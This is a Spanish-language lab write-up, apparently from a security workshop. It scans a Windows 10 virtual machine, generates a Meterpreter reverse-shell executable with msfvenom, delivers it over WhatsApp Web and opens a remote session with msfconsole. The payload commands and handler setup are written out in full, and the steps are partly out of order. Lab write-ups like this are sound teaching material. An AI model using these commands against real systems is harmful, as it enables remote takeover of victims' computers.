
Paso 1: La estructura básica en cuanto a sintaxis se va a explicar en este paso, pero hay algo muy importante a tener en cuenta y es todo el tema relacionado con la arquitectura de la máquina que se va a comprometer. La máquina víctima debe estar en la misma red que la máquina atacante y estar en un mismo fragmento de red, pueden crear las máquinas virtuales en modo bridge.





Paso 2: El siguiente paso es identificar el sistema operativo de la máquina víctima, para este taller se menciona una máquina Windows 10 con una arquitectura x64, pero dicha máquina debe tener todos

Procedo a realizar el análisis a la maquina virtual Windows con IP 192.168.10.18 en donde encontramos la siguiente información de sistema operastivo y puertos abiertos:



┌──(kali㉿kali)-[~]
└─$ nmap -A -T4 192.168.10.18
Starting Nmap 7.93 (https://nmap.org) at 2024-03-16 21:45 EDT
Nmap scan report for 192.168.10.18
Host is up (0.0031s latency).
Not shown: 996 closed tcp ports (conn-refused)
PORT STATE SERVICE VERSION
135/tcp open msrpc Microsoft Windows RPC
139/tcp open netbios-ssn Microsoft Windows netbios-ssn
445/tcp open microsoft-ds?
5357/tcp open http Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Service Unavailable
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_clock-skew: -2s
|_nbstat: NetBIOS name: DESKTOP-5QBTACQ, NetBIOS user: <unknown>, NetBIOS MAC: 080027b2fffb (Oracle VirtualBox virtual NIC)
| smb2-time:
| date: 2024-03-17T01:45:43
|_ start_date: N/A
| smb2-security-mode:
| 311:
|_ Message signing enabled but not required

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 33.15 seconds

los sistemas de seguridad deshabilitados: Windows defender, firewall, antivirus y protección en tiempo real, porque en el taller no se abarcará técnicas de evasión a los antivirus.

Respuesta: Se procede a deshabilitar sistemas de seguridad Windows Defender, firewall, antivirus y protección en tiempo real.

Paso 3: Msfvenom contiene una singular estructura de sintaxis para la selección y creación de ejecutables maliciosos, para el taller y teniendo en cuenta el enunciado los principales comandos u opciones a utilizar son:


Paso 2: Lo primero que se debe hacer es ejecutar la consola de Linux; para activar la herramienta msfvenom simplemente se ejecuta el comando: msfvenom, posterior a ello se inicia el ingreso del siguiente comando teniendo en cuenta las instrucciones generadas con anterioridad en el paso 1:


msfvenom -p windows/x64/meterpreter/reverse_tcp --platform windows -a x64 LHOST=IP_KALI LPORT=443 -f exe >> /Directorio_guardar_ejecutable/Nombreejecutable.exe


Procedo a crear el ejecutable malicioso teniendo en cuenta que con nmap no evidencio el purto 443 abierto procedo a crear el ejecutable también para el puerto 445 que si esta abierto para realizar pruebas:

msfvenom -p windows/x64/meterpreter/reverse_tcp --platform windows -a x64 LHOST=192.168.10.28 LPORT=443 -f exe >> /home/kali/Downloads/PoC_80726163.exe


msfvenom -p windows/x64/meterpreter/reverse_tcp --platform windows -a x64 LHOST=192.168.10.28 LPORT=445 -f exe >> /home/kali/Downloads/PoC_80726163.exe


kali-linux-2023.2-virtualbox-amd64 clonar [Corriendo] - Oracle VM VirtualBox
Downloads - Thunar
File Edit View Go Bookmarks Help
Places
Computer
kali
Desktop
Recent
Trash
Documents
Music
Pictures
Videos
Downloads
Devices
File System
Network
Browse Network
PoC 443
Poc 445
2 folders | Free space: 60.6 GiB
kali@kali: ~/Downloads
File Actions Edit View Help
msfvenom -p windows/x64/meterpreter/reverse_tcp --platform windows -a x64 LHOST=192.168.10.28 LPORT=443 -f exe >> /home/kali/Downloads/PoC_80726163.exe



kali-linux-2023.2-virtualbox-amd64 clonar [Corriendo] - Oracle VM VirtualBox
PoC 443 - Thunar
File Edit View Go Bookmarks Help
PoC_80726163.exe
1 file: 7.0 KiB (7,168 bytes) | Free space: 60.6 GiB
kali@kali: ~/Downloads
msfvenom -p windows/x64/meterpreter/reverse_tcp --platform windows -a x64 LHOST=192.168.10.28 LPORT=443 -f exe >> /home/kali/Downloads/PoC_80726163.exe
No encoder specified, outputting raw payload
Payload size: 510 bytes
Final size of exe file: 7168 bytes




Procedo a enviar los archivos a la maquina Windows por Whatsapp Web:




Ya teniendo los archivos .exe en la máquina virtual de Windows




Procedo a ingresar el exploit con el comando use:
Inicio servicio msfconsole







Momento en el que el antivirus Windows defender detecta el ataque:



Deshabilito antivirus y procedo a realizar el ataque mediante el puerto 443 con el exploit .exe. y se puede observar la conexión con el Meterpreter y ya cuento con el acceso remoto de la maquina Windows en donde por medio de la consola podemos observar el archivo PoC_80726163.exe ubicado en la ruta C:\Users\Smith\Desktop\PoC\PoC 443

msfconsole
use exploit/multi/handler
set payload windows/x64/meterpreter/reverse_tcp
set lhost 192.168.10.18
set lport 443
exploit

